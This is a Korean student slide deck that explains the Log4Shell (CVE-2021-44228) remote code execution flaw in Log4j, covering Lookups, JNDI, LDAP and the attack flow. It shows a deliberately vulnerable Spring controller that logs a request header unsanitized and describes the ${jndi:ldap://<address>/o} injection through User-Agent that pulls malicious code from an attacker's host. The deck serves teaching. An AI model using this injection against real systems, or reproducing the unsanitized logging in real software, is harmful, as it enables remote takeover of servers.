Log4j 취약점

CVE - 2021-44228

201716905
김강민

Log4Shell 취약점이란?

- **Log4Shell**

- CVE-2021-44228

- 2021년 12월 9일에 발견된 제로데이 취약점

- 알리바바 클라우드 보안팀에 의해 발견

- RCE 취약점(원격코드 실행 취약점)

- 실제 해커들은 12월 1일부터 사용

- 애플, 테슬라, 아마존, 마인크래프트 등 엄청난 수의 애플리케이션에서 해당 취약점 발견

Log4Shell 취약점이란?

CVSS v2.0 Ratings	
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0

CVSS v3.0 Ratings	
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Quebec will be shutting down close to 4,000 government websites following the threat of an international cyberattack on a widely used logging system.


서비스안내 [수정공지 v4] Apache Log4j 공식 취약점 조치 안내

* 수정 공지 안내 v4
12월 11일에 공지된 'Apache Log4j 2.x 버전 원격 코드 실행 취약점 조치 권고 (0-day 취약점)' 공지 내용이 변경되었습니다.
CVE-2021-45046의 취약점 내용이 추가 되었으니 내용 확인하시어 이용에 참고하여 주시기 바랍니다.

안녕하세요, 네이버 클라우드 플랫폼입니다.

Apache Log4j 홈페이지를 통해 공식 조치 방안이 업데이트 되어 해당 내용으로 안내드립니다.

Log4Shell 동작과정



1. 공격할 서버에 LDAP 인터페이스를 이용한 JNDI 전송

2. 서버에서 객체를 찾기위해 LDAP 서버로 디렉토리 정보 요청

3. LDAP 서버가 악성코드를 다운받을 수 있는 디렉토리 정보를 웹서버에 전송

4. 응답받은 디렉토리 정보로 악성코드를 다운로드한 서버의 log4j가 악성코드를 실행

Log4j 란?

- JAVA 기반의 로깅 유틸리티 라이브러리(패키지)
- 로그문의 출력을 다양한 대상으로 할 수 있도록 도와주는 오픈소스
- 서버에서 로그를 기록 및 관리하는 패키지
- 대부분의 서버에서 로그 기록에 해당 패키지 사용

Log4j의 Lookups 기능

Lookups

Lookups provide a way to add values to the Log4j configuration at arbitrary places. They are a particular type of Plugin that implements the StrLookup interface. Information on how to use Lookups in configuration files can be found in the Property Substitution section of the Configuration page.

- **출력하는 로그에 시스템 속성 등의 값을 변수 혹은 예약어를 이용해 출력할 수 있는 기능**


1. ${} 형태의 문자열 변수를 전달
2. Log4j 내부에서 파싱(parsing)
3. 해당되는 기능을 수행
4. ${}를 수행 결과 값으로 대체

Log4j의 Lookups 기능

```java
public class MainController {

    private static final Logger logger = LogManager.getLogger("HelloWorld");

    @GetMapping("/")
    public String index(@RequestHeader("X-Api-Version") String apiVersion) {
                // Here !!
        logger.info("Received a request for API version " + apiVersion);
        return "Hello, world!";
    }

}
```

Request

log



String apiVersion = “haha”;
(log와 Request 동일)

Log4j의 Lookups 기능

```java
public class MainController {

    private static final Logger logger = LogManager.getLogger("HelloWorld");

    @GetMapping("/")
    public String index(@RequestHeader("X-Api-Version") String apiVersion) {
                // Here !!
        logger.info("Received a request for API version " + apiVersion);
        return "Hello, world!";
    }

}
```

Request

log

String apiVersion = “${env:HOME}”;
(log와 Request 다름 -> 예약어 인식)

Log4j의 Lookups 기능

Jndi Lookup

As of Log4j 2.17.0 JNDI operations require that log4j2.enableJndiLookup=true be set as a system property or the corresponding environment variable for this lookup to function. See the enableJndiLookup system property.

The JndiLookup allows variables to be retrieved via JNDI. By default the key will be prefixed with java:comp/env/, however if the key contains a ":" no prefix will be added.

The JDNI Lookup only supports the java protocol or no protocol (as shown in the example below).

```
1. <File name="Application" fileName="application.log">
2.   <PatternLayout>
3.     <pattern>%d %p %c{1.} [%t] $${jndi:logging/context-name} %m%n</pattern>
4.   </PatternLayout>
5. </File>
```

- log4j의 예약어 중에 JNDI도 포함


- 예약어의 형태는 ${jndi:}을 사용

- JNDI는 SPI를 지원하는데, 그 중에 LDAP가 존재

Log4Shell 동작과정


- Tag name: User-Agent
- Lookup: JNDI
- User-Agent Tag에 JNDI 방식 참조를 통해 전달한다.

JNDI란?



- Directory service에서 제공하는 데이터 및 객체를 발견하고 참고(lookup)하기 위한 자바 API
- Directory service는 윈도우에서 장치를 디렉토리로 다루는 것처럼 객체나 데이터를 다루는 서비스
- 서버상의 데이터나 객체를 Directory처럼 참고하기 위한 API
- 간단하게 서버상의 객체를 찾는 방식, 혹은 도구 정도로 생각

LDAP란?




「LDAP 구성」

- 다양한 유형의 디렉터리와 통신 및 쿼리하는 데 사용되는 프로토콜

- 데이터베이스와 통신하고, 디렉터리 서비스를 이용하기 위한 쿼리 프로토콜

- JNDI가 외부 서버를 부를 수 있게 해주는 프로토콜

용어정리




- Log4j : 서버에서 로그를 기록 및 관리하는 패키지
- JNDI : 서버상의 데이터나 객체를 Directory Service를 통해 참고하기 위한 API
- LDAP : 데이터베이스와 통신하고, 디렉터리 서비스를 이용하기 위한 쿼리 프로토콜 (JNDI 외부 서버 호출)

Log4Shell 동작과정

- User-Agent : Tag name이 User-Agent인 곳에 log 기록
- ${jndi:} : User-Agent Tag에 JNDI 방식으로 참조 후 디렉토리 정보 전송
- ldap://<address>/o : <address>의 주소에서 o 객체 혹은 데이터를 검색
- JNDI 방식으로 해당 주소에서 a 객체의 디렉토리 정보를 전송하라.

Log4Shell 동작과정




1. 공격할 서버에 LDAP 인터페이스를 이용한 JNDI 전송

2. 서버에서 객체를 찾기위해 LDAP 서버로 디렉토리 정보 요청

3. LDAP 서버가 악성코드를 다운받을 수 있는 디렉토리 정보를 웹서버에 전송

4. 응답받은 디렉토리 정보로 악성코드를 다운로드한 서버의 log4j가 악성코드를 실행

기업들의 다양한 Log 수집





- 로그는 상당 부분에서 수집된다.

- 로그인, 검색 내용, 연결된 와이파이의 이름 등

- https://github.com/YfryTchsGD/Log4jAttackSurface

